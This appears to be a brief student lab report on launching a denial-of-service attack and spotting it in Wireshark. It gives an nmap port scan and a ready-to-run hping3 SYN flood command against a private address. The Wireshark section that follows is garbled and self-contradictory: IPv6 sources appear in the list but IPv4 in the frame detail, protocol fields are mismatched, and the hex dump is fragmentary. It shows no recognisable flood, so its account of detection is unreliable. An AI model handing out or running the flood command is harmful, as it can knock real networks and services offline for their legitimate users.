

REPORT

How to put DOS attack on any network and explain how to identify it using Wireshark


What is a DOS attack?



Denial-of-service attacks disrupt the normal functioning of computer systems or networks by overwhelming them with a flood of traffic, rendering them inaccessible to legitimate users. These actions are harmful, cause damage, and can result in severe legal consequences.

Commands-

sudo nmap -p1-600 192.168.204.129

sudo hping3 -S --flood -V -p 80 192.168.204.129





Capturing from Wi-Fi

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter -- <Ctrl-/>

No.	Time	Source
31924	255.458486	2404:6800::
31925	255.458486	2404:6800::
31926	255.458486	2404:6800::
31927	255.473381	2404:6800::
31928	255.473381	2404:6800::
31929	255.473381	2404:6800::
31930	255.493565	2404:6800::
31931	255.504054	2409:4050::
31932	255.507295	2404:6800::
31933	255.892285	2409:4050::
31934	255.981400	2404:6800::
31935	255.981541	2409:4050::
31936	256.134511	2404:6800::
31937	256.259425	2409:4050::
31938	256.259549	2409:4050::
31939	256.404962	2404:6800::

> Frame 1: 217 bytes on wire (1736 bits) captured (0.000000000 seconds) on interface Wi-Fi
> Ethernet II, Src: Intel_09:50:96:0A:00:00, Dst: 08:00:2B:01:02:00
> Internet Protocol Version 4, Src: 192.168.203.81, Dst: 192.168.203.81
> User Datagram Protocol, Src Port: 51872, Dst Port: 51872
> Simple Service Discovery Protocol (SSDP) Scan Message, Length: 1370, Target: 224.0.0.252, Flags: 0x00000000, MaxLen: 1370, SLE: 50161, SRE: 51531, SLE: 51872, SRE: 51872

0800 32 30 2e 30 2e 36 30 39 39 2e 31 30 39 20 57 69
0000 6e 64 6f 77 73 0d 0a 0d 0a

Wi-Fi: <live capture in progress> Packets: 36087 · Displayed: 36087 (100.0%) Profile: Default

20:33
14/12/2023